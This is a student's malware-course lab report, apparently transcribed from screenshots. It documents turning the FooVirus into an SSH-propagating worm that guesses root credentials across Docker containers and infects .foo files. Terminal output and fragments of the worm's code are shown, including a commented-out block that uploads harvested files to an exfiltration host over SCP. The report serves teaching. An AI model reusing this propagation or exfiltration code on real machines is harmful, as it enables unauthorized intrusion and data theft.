
January 2023 CSE 406
Assignment on Malware

Somonindro Roy
ID : 1805049

Task 1 :

Taking cues from the code shown for AbraWorm.py, I have turned the FooVirus.py virus into a worm named 1805049_1.py by incorporating networking code in it. The resulting worm will still infect only the '.foo' files, but it will also have the ability to hop into other machines.




seed@CSE406: ~/Downloads/malware/Offline-Malware-Jan23/Docker-setup

```
seed@CSE406:~/Downloads/malware/Offline-Malware-Jan23/Docker-setup$ ./setup_comm
ands.sh
test_sshd_container_1
90fc8dd8368ff9dca85728af392bb29276cd44df6080ad379d4aaba8638b4c22
172.17.0.2
test_sshd_container_2
e5ef438f3fc50d83cc61829eb71952c5dd118444d15720f3c6bf59667c6e67bf
172.17.0.3
test_sshd_container_3
3c7982c54462eaa1f877b9a89a2e39b21ab8b7eb28a34b9c4867a84c136ba4e5
172.17.0.4
test_sshd_container_4
e732addd7a52c8a900df52f452a2e5e125498a547398e388000ce255c6433e08
172.17.0.5
test_sshd_container_5
a7ddf2851d6fa85f212a2956b801868b85250fa09a4bfabb1bb7e6a00a524ba6
172.17.0.6
test_sshd_container_6
c3767802729e8aa3fa1070b5f91bdf08bbdbbc60a66d017ba07b34e10ca114c2
172.17.0.7
test_sshd_container_7
cf5f4fad44cd9218c8e2ece4c20273f2e722454a00566580d4e1fde00f26b85f
172.17.0.8
test_sshd_container_8
```


Firstly, I have set up 10 containers in docker to execute attack in different machines.

For this task, networking code similar to that of AbraWorm.py is added here so that apart from infecting the foo files in current directory of the host machine, It also deposits a copy to a remote machine by trying random username, password and ip address when "debug = 0", and with fixed username, password and ip address when "debug=1". It does not affect the foo files of the remote machine until a user of the remote machine executes the virus.



seed@CSE406: ~/Downloads/malware/Offline-Malware-Jan23/Code
seed@CSE406: ~/Downloads/malware/Offline-Malware-Jan23/Code
root@90fc8dd8368f: ~

```
seed@CSE406:~/Downloads/malware/Offline-Malware-Jan23/Code$ cat a.foo
hello hi bye bye
seed@CSE406:~/Downloads/malware/Offline-Malware-Jan23/Code$ cat b.foo
hello hi attacker bye bye
seed@CSE406:~/Downloads/malware/Offline-Malware-Jan23/Code$ cat c.txt
this is txt file
seed@CSE406:~/Downloads/malware/Offline-Malware-Jan23/Code$ 
```

Initially before the attack, I have two files with .foo extension (a.foo and b.foo) in my current directory. After executing 1805049_1.py , this two files will be infected and this code will be deposited into target host (our container 1 whose ip address is 172.17.0.2)



seed@CSE406: ~/Downloads/malware/Offline-Malware-Jan23/Code
seed@CSE406: ~/Downloads/malware/Offline-Malware-Jan23/Code
root@90fc8dd8368f: ~

```
seed@CSE406:~/Downloads/malware/Offline-Malware-Jan23/Code$ python3 1805049_1.py

HELLO FROM FooVirus


This is a demonstration of how easy it is to write
a self-replicating program. This virus will infect
all files with names ending in .foo in the directory in
which you execute an infected file.  If you send an
infected file to someone else and they execute it, their,
foo files will be damaged also.

Note that this is a safe virus (for educational purposes
only) since it does not carry a harmful payload.  All it
does is to print out this message and comment out the
code in .foo files.



Trying password mypassword for user root at IP address: 172.17.0.2


connected



output of 'ls' command: [b'a.foo\n', b'b.foo\n', b'c.txt\n']
```


seed@CSE406: ~/Downloads/malware/Offline-Malware-Jan23/Code
seed@CSE406: ~/Downloads/malware/Offline-Malware-Jan23/Code
root@43b2c39876ef: ~


```
seed@CSE406:~/Downloads/malware/Offline-Malware-Jan23/Code$ cat a.foo
#!/usr/bin/env python
import sys
import os
import glob
import random
import paramiko
import scp
import select
import signal

##   FooVirus.py
##   Author: Avi kak (kak@purdue.edu)
##   Date:   April 5, 2016; Updated April 6, 2022

print("""\nHELLO FROM FooVirus\n\n
This is a demonstration of how easy it is to write
a self-replicating program. This virus will infect
all files with names ending in .foo in the directory in
which you execute an infected file.  If you send an
infected file to someone else and they execute it, their,
foo files will be damaged also.

Note that this is a safe virus (for educational purposes
only) since it does not carry a harmful payload.  All it
does is to print out this message and comment out the
code in .foo files.\n\n""")
```

Here, the contents of a.foo and b.foo has been changed and their actual content have been commented out and the virus code has reached in these two files. But the text file has not been infected.




```
root@90fc8dd8368f:~# ls
a.foo  b.foo  c.txt
root@90fc8dd8368f:~# cat a.foo
hello hi bye bye
root@90fc8dd8368f:~# cat b.foo
hello hi attacker bye bye
root@90fc8dd8368f:~# cat c.txt
hello hi attacker bye bye
root@90fc8dd8368f:~# 
```

In our container 1, before executing the attack there were two files with .foo extensions and one text file. After executing attack, we see that the 1805049_1.py has been reached here.




```
root@43b2c39876ef:~# ls
a.foo  b.foo  c.txt
root@43b2c39876ef:~# ls
1805049_1.py  a.foo  b.foo  c.txt
root@43b2c39876ef:~# cat 1805049_1.py
#!/usr/bin/env python
import sys
import os
import glob
import random
import paramiko
import scp
import select
import signal

##   FooVirus.py
##   Author: Avi kak (kak@purdue.edu)
##   Date:   April 5, 2016; Updated April 6, 2022

print("""\nHELLO FROM FooVirus\n\n
This is a demonstration of how easy it is to write
a self-replicating program. This virus will infect
all files with names ending in .foo in the directory in
which you execute an infected file.  If you send an
infected file to someone else and they execute it, their,
foo files will be damaged also.
```


Now , if I execute this in the target machine, it will infect these local foo files too and will try to send it to another target machine.



```
root@43b2c39876ef:~# ls
a.foo  b.foo  c.txt
root@43b2c39876ef:~# ls
1805049_1.py  a.foo  b.foo  c.txt
root@43b2c39876ef:~# python3 1805049_1.py

HELLO FROM FooVirus


This is a demonstration of how easy it is to write
a self-replicating program. This virus will infect
all files with names ending in .foo in the directory in
which you execute an infected file.  If you send an
infected file to someone else and they execute it, their,
foo files will be damaged also.

Note that this is a safe virus (for educational purposes
only) since it does not carry a harmful payload.  All it
does is to print out this message and comment out the
code in .foo files.



Trying password mypassword for user root at IP address: 172.17.0.2
/usr/lib/python3/dist-packages/Crypto/Cipher/blockalgo.py:141: FutureWarning: CTR mode needs
counter parameter, not IV
  self._cipher = factory.new(key, *args, **kwargs)
```



```
root@43b2c39876ef:~# cat a.foo
#!/usr/bin/env python
import sys
import os
import glob
import random
import paramiko
import scp
import select
import signal

##   FooVirus.py
##   Author: Avi kak (kak@purdue.edu)
##   Date:   April 5, 2016; Updated April 6, 2022

print("""\nHELLO FROM FooVirus\n\n
This is a demonstration of how easy it is to write
a self-replicating program. This virus will infect
all files with names ending in .foo in the directory in
which you execute an infected file.  If you send an
infected file to someone else and they execute it, their,
foo files will be damaged also.

Note that this is a safe virus (for educational purposes
only) since it does not carry a harmful payload.  All it
does is to print out this message and comment out the
code in .foo files.\n\n""")
```




```
                # exfiltrated files if it was able to send the login credentials
                # used on those hosts to its human masters through, say, a
                # secret IRC channel. (See Lecture 29 on IRC)
                # if len(files_of_interest_at_target) > 0:
                #     print("\nWill now try to exfiltrate the files")
                #     try:
                #         ssh = paramiko.SSHClient()
                #         ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
                #         #  For exfiltration demo to work, you must provide an IP address an
d the login
                #         #  credentials in the next statement:
                #         ssh.connect('172.17.0.3',port=22,username='root',password='mypasswo
rd',timeout=5)
                #         scpcon = scp.SCPClient(ssh.get_transport())
                #         print("\n\nconnected to exhiltration host\n")
                #         for filename in files_of_interest_at_target:
                #             scpcon.put(filename)
                #         scpcon.close()
                #     except:
                #         print("No uploading of exfiltrated files\n")
                #         continue
    if debug: break

#hello i am byebye
root@43b2c39876ef:~# cat c.txt
hello i am byebye
root@43b2c39876ef:~# 
```

Here, we see that local foo files have been infected , but nothing has happened to the text or other files. So, basically task 1 is done.

